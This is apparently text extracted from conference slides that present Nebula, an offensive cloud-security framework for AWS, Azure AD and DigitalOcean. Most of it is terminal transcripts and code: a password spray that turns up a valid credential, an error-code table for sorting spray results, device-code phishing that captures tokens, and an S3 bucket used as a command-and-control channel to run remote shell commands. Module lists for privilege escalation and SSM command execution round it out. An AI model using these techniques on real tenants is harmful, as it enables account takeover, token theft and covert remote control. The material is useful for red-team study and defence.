(test)(mlTr08z53l)(initialaccess/azuread_password_spray) >>>
```

```
(test)()(initialaccess/azuread_password_spray) >>> set WORDLIST /home/gl4ssesbol/email.txt
(test)()(initialaccess/azuread_password_spray) >>> set PASSWORD-WORDLIST /home/gl4ssesbol/pass.txt
(test)()(initialaccess/azuread_password_spray) >>> run
[*] The module might take a while. Please wait.
Wordlist: /home/gl4ssesbol/email.txt
{
    "Wordlist": "/home/gl4ssesbol/email.txt",
    "output": [
        "[*] User b[REDACTED]o does not exist",
        "[*] User b[REDACTED]o does not exist",
        "[*] Invalid user b[REDACTED]o or missing password. Is the user part of an ADFS Account?",
        "[*] Invalid user b[REDACTED]o or missing password. Is the user part of an ADFS Account?",
        "[*] User a[REDACTED]o does not exist",
        "[*] User a[REDACTED]o does not exist",
        "[*] Password incorrect: t[REDACTED]u.onmicrosoft.com:Summer2024",
        "[*] User and password correct, but requires mfa: t[REDACTED]u.onmicrosoft.com:C[REDACTED]"
    ]
}
(test)()(initialaccess/azuread_password_spray) >>> [REDACTED]
```

```
codes = {
    0: ['AADSTS50034'], # INVALID
    1: ['AADSTS50126'], # VALID
    3: ['AADSTS50079', 'AADSTS50076'], # MSMFA
    4: ['AADSTS50158'], # OTHER MFA
    5: ['AADSTS50053'], # LOCKED
    6: ['AADSTS50057'], # DISABLED
    7: ['AADSTS50055'], # EXPIRED
    8: ['AADSTS50128', 'AADSTS50059'], # INVALID TENANT
    9: ['AADSTS50056'] # INVALID TENANT
}
```

DEVICE CODE PHISHING

```
(test)()(initialaccess/azuread_password_spray) >>> use module initialaccess/azuread_device_code_phish
(test)()(initialaccess/azuread_device_code_phish) >>> options
Description:
-----
Author:
-----
    blog: https://www.pepperclipp.com/
    github: https://github.com/g14ssesbol
    name: g14ssesbol
    twitter: https://twitter.com/g14ssesbol

Needs Credentials: False

AWSCLI/AzureCLI Command:
-----
    No awscli command

Calls:
-----
Options:
-----
    SERVICE:      none
        Required: true
        Description: The service that will be used to run the module. It cannot be changed.
    CLIENT-ID:    04b07795-8ddb-461a-bbee-02f9e1bf7b46
        Required: true
        Description: The Application Client-ID.

    DEVICE-CODE:
        Required: false
        Description: Only add this if you are using REFRESH

    REFRESH:      false
        Required: true
        Description: The keywords to check for on emails

    RESOURCE:     https://graph.microsoft.com/
        Required: true
        Description: Resource URL

    SEND-EMAIL:   false
        Required: true
        Description: Make this true if you want to automatically send email to the below emails, or false to just get the code.


    TARGET-EMAIL-WORDLIST:
        Required: false
        Description: The keywords to check for on emails

(test)()(initialaccess/azuread_device_code_phish) >>> []

(test)()(initialaccess/azuread_device_code_phish) >>> run
[*] The module might take a while. Please wait.

client_id: 04b07795-8ddb-461a-bbee-02f9e1bf7b46
{
    "client_id": "04b07795-8ddb-461a-bbee-02f9e1bf7b46",
    "instructions": "Run this module periodically with REFRESH set to True to get the tokens.",
    "message": "To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code A5ZSQ2E66 to authenticate."
}

(test)()(initialaccess/azuread_device_code_phish) >>> []
```



```
(test)()(initialaccess/azuread_device_code_phish) >>> set REFRESH True
(test)()(initialaccess/azuread_device_code_phish) >>> run
[*] The module might take a while. Please wait.

azure_creds_name: gloKtU8xLY
-----
{
    "azure_creds_name": "gloKtU8xLY",
    "azure_resource": "https://graph.microsoft.com/",
    "azure_user_id": "afcdcd2ac-a921-4ab7-b53a-c99be35e9517",
    "azure_user_name": "bleon.proko",
    "azure_user_principal_name": "b[REDACTED]o"
}
```

COMMAND 'N' CTRL

```
(test)()(exploit/aws_create_console_url) >>> use module listeners/aws_s3_c2
(test)()(listeners/aws_s3_c2) >>> options
Description:
-----
Based on the book How to Hack like a Ghost, where an S3 bucket is used as a C2 Server.

Author:
-----
blog: https://www.pepperclipp.com/
github: https://github.com/gl4ssesbol
name: gl4ssesbol
twitter: https://twitter.com/gl4ssesbol

Needs Credentials: True
-----
AWSCLI/AzureCLI Command:
-----
None

Calls:
-----
s3>CreateBucket
s3:PutBucketPolicy
s3:PutBucketVersioning
s3:PutBucketEncryption
kms>CreateKey
kms:PutKeyPolicy
kms:Encrypt

Options:
-----
SERVICE: s3
    Required: true
    Description: The service that will be used to run the module. It cannot be changed.
BUCKETNAME:
    Required: true
    Description: The bucket name to use as C2. If the bucket does not exist, it will be created.
COMMANDKEY: index.html
    Required: true
    Description: The filename where the command is hosted. By default is 'index.html'
KMS-KEY-ARN:
    Required: false
    Description: The filename where the command is hosted. By default is 'index.html'
OUTPUTKEY: home.html
    Required: true
    Description: The the output file. By default it's 'output'
STAGER-ACCESS-KEY:
    Required: true
    Description: The filename where the command is hosted. By default is 'index.html'
STAGER-SECRET-KEY:
    Required: true
    Description: The filename where the command is hosted. By default is 'index.html'
STAGER-TYPE: terraform
    Required: true
    Description: The filename where the command is hosted. By default is 'terraform'

(test)()(listeners/aws_s3_c2) >>> █
```

```
(test)()(Nebula) >>> use module listeners/aws_s3_c2
(test)()(listeners/aws_s3_c2) >>> set BUCKETNAME testbucketbucketdhasjkdkasdasddas
(test)()(listeners/aws_s3_c2) >>> set STAGER-ACCESS-KEY AK
(test)()(listeners/aws_s3_c2) >>> set STAGER-SECRET-KEY UM
(test)()(listeners/aws_s3_c2) >>> use credentials adminUserHP
[*] Correct credential profile set to 'adminUserHP'. Use 'show current-creds' to check them.
(test)()(listeners/aws_s3_c2) >>> run
[*] The module might take a while. Please wait.
[*] Running module "listeners/aws_s3_c2" on region "us-east-1".
```

```
{
    "ModuleName": "Terraform for S3 C2",
    "OutPutFile": [
        ".stagers/us-east-1_home.html"
    ],
    "Status": "Successfully created"
}
```

```
(test)()(listeners/aws_s3_c2) >>> █
```

```
(test)()(listeners/aws_s3_c2) >>> show listeners
Bucket Name          Command File   Output File   KMS Key
testbucketbucketdhasjkdkasdasddas index.html     home.html    arn:aws:kms:us-east-1::key/a8770df0-57d0-4524-8b2e-76736298b116
(test)()(listeners/aws_s3_c2) >>> █
```

```
(test)()(listeners/aws_s3_c2) >>> show particles
```

Particle Name	Bucket Name
2gq6yBDV8M	testbucketbucketdhasjkdkasdasddas

```
(test)()(Nebula) >>> use particle m1Tr08z53l
(test)(m1Tr08z53l)(Nebula) >>> shell whoami
[*] Uploaded command to bucket
gl4ssesbol
```

```
(test)(m1Tr08z53l)(Nebula) >>> shell for i in $(seq 1 5); do echo whoami; done
[*] Uploaded command to bucket
whoami
whoami
whoami
whoami
whoami
```

```
(test)(m1Tr08z53l)(Nebula) >>> █
```

ENUMERATION

```
(test)[0] privesc/aws_iam_attach_policy_terraform >>> search enum/
```

Modules	Description
enum/digitalocean_space_enum_all	Enumerate all Space using Space API
enum/aws_s3_list_bucket_objects	List the objects of a bucket
enum/azuread_enum_admin_users	This module will try to get as many information on the user's account on O365, based on the its privileges.
enum/azuread_get_group_members	This module will try to get as many information on the user's account on O365, based on the its privileges.
enum/aws_enum_services_using_cost_explorer	Description of your Module
enum/azuread_get_user_list	This module will try to get as many information on the user's account on O365, based on the its privileges.
enum/digitalocean_space_list_deleted_objects	List the objects of a bucket
enum/aws_iam_enum_iam	Disables a GD Detector on a specific region. Mind you, many security systems detect this behaviour.
enum/digitalocean_enum_all	Enumerate all DigitalOcean Resources
enum/azuread_list_groups	This module will try to get as many information on the user's account on O365, based on the its privileges.
enum/azuread_enum_current_user	This module will try to get as many information on the user's account on O365, based on the its privileges.
enum/azuread_list_mfa_status_for_users	This module will try to get as many information on the user's account on O365, based on the its privileges.
enum/aws_tag_enum_using_get_resources	List all resources on the infrastructure based on the .
enum/azuread_get_user_password_policy	This module will try to get as many information on the user's account on O365, based on the its privileges.
enum/aws_s3_list_deleted_files	Check all the versions of the objects of a bucket or a list of buckets and find deleted files. Then, you can use exploit/aws_s3_get_object to download the files. The module is based of the RedBoto script: aws_s3_list_deleted_files.py
enum/azuread_list_users	This module will try to get as many information on the user's account on O365, based on the its privileges.
enum/azuread_find_groups_with_dynamic_membership	This module will try to get all groups with dynamic membership

ENUMERATION

- enum/aws_iam_enum_iam
- enum/aws_s3_list_bucket_objects
- enum/aws_s3_list_deleted_files
- enum/aws_tag_enum_using_get_resources
- enum/digitalocean_enum_all
- enum/digitalocean_space_enum_all
- enum/digitalocean_space_list_deleted_objects
- enum/azuread_find_groups_with_dynamic_membership
- enum/azuread_enum_aad_objects
- enum/azuread_get_user_password_policy
- enum/azuread_list_mfa_status_for_users
- enum/azuread_list_users
- enum/azuread_get_user_list
- enum/azuread_enum_current_user

EXPLOITATION

Modules	Description
exploit/aws_create_console_url	This module is based of aws_consoler from NetSPI. It will run STS:GetFederationToken to create a set of temporary credentials for the user and then try to create a console that allows access even if the user no login profile.
exploit/aws_ec2_modify_user_data	Lists User data of an Instance provided. Requires Secret Key and Access Key of an IAM that has access to it.
exploit/aws_ssm_send_command	SendCommands to some InstanceIDs provided, split by comma, or a file of InstanceIDs. Also shows the output of the command if you want to. The APIs used are ssm:SendCommand and ssm:GetCommandInvocation.
exploit/aws_lambda_download_function	Get the source code of a specific function (and/or version) provided.

- exploit/aws_create_console_url
- exploit/aws_lambda_download_function
- exploit/aws_ssm_send_command

- privesc/aws_iam_create_policy_version_terraform
- privesc/aws_iam_create_user_access_key
- privesc/aws_iam_create_user_login_profile
- privesc/aws_iam_attach_policy_terraform

Modules	Description
privesc/aws_iam_create_user_access_key	Create a 2nd access key to a user. To do this, the user needs to have only one access key. If the user has 2 access keys and OVERRIDE-OLDEST-ACCESS-KEY is set to true, the oldest created access key will be deleted and a new one will be created.
privesc/aws_iam_create_policy_version_terraform	If an IAM user is not allowed to access the Management Console, you can allow it using a password you want.
privesc/aws_iam_create_user_login_profile	If an IAM user is not allowed to access the Management Console, you can allow it using a password you want.
privesc/azuread_add_user_to_group	This module will try to get as many information on the user's account on O365, based on the its privileges.

CUSTOM MODULE

```
from mongoengine import DoesNotExist  
from core.database.models import AWSUsers  
from core.createSession.giveMeClient import giveMeClient  
  
author = {  
    "name": "gl4ssesbo1",  
    "twitter": "https://twitter.com/gl4ssesbo1",  
    "github": "https://github.com/gl4ssesbo1",  
    "blog": "https://www.pepperclipp.com/"  
}  
  
needs_creds = True
```

Necessary Imports

Module author credits

If set to true,
a credential is needed defined

```
variables = {  
    "SERVICE": {  
        "value": "iam",  
        "required": "true",  
        "description": "The service that will be used to run the module. It cannot be changed."  
    },  
    "USER-NAME": {  
        "value": "ALL",  
        "required": "true",  
        "description": "The IAM User to check."  
    }  
}  
  
description = "Disables a GD Detector on a specific region. Mind you, many security systems detect this behaviour."  
  
aws_command = "aws iam get-user --user-name <user> --region <region> --profile <profile>"  
  
calls = [  
    "iam:GetUser"  
]
```

Necessary Permissions

AWS
Command

Module Options

Command
Description

```
def exploit(all_sessions, cred_prof, useragent, web_proxies, workspace):
    try:
        userName = variables['USER-NAME']['value']

        iamProfile = giveMeClient(
            all_sessions,
            cred_prof,
            useragent,
            web_proxies,
            "iam"
        )
        user = iamProfile.get_user(UserName=userName)["User"]
```

AWS Boto3 Client

Each option
as variable

Command
Executed

Exploit
is the
“main”
of each
module

```
database_data = {  
    "aws_username": user['UserName'],  
    "aws_user_arn": user['Arn'],  
    "aws_user_id": user['UserId'],  
    "aws_user_create_date": user['CreateDate'],  
    "aws_account_id": user['Arn'].split(":")[-4]  
}  
}
```

Database
JSON

```
try:  
    aws_user = AWSUsers.objects.get(aws_username=user['UserName'])  
    aws_user.modify(**database_data)  
    aws_user.save()
```

Code to save info on DB



```
except DoesNotExist:  
    AWSUsers(**database_data).save()
```

```
except Exception as e:  
    return {"error": "Error from module: {}".format(str(e))}, 500
```

```
return {"UserInfo": user}
```

Returned Module info

```
(test)()(Nebula) >>> use credentials adminUser
[*] Current credential profile set to 'adminUser'. Use 'show current-creds' to check them.
(test)()(Nebula) >>> use module enum/aws_iam_get_user
(test)()(enum/aws_iam_get_user) >>> set user-name adminUser
(test)()(enum/aws_iam_get_user) >>> run
[*] The module might take a while. Please wait.
[*] Running module "enum/aws_iam_get_user" on region "us-east-1".
-----
Region: us-east-1
-----
{
    "UserInfo": {
        "Arn": "arn:aws:iam::093305336519:user/adminUser",
        "CreateDate": "Mon, 05 Dec 2022 19:48:32 GMT",
        "Path": "/",
        "Tags": [
            {
                "Key": "CostCenter",
                "Value": "1234"
            },
            {
                "Key": "Environment",
                "Value": "Production"
            },
            {
                "Key": "dasdas",
                "Value": "dasdasd"
            }
        ],
        "UserId": "AIDARLOLOOLD6PQDCRF4C",
        "UserName": "adminUser"
    }
}
-----
(test)()(enum/aws_iam_get_user) >>> |
```





DEMO

THE FUTURE

- A permission bruteforcer
- Cleaner modules
- Coverage for more AWS Modules
- RBAC





THANK
YOU

END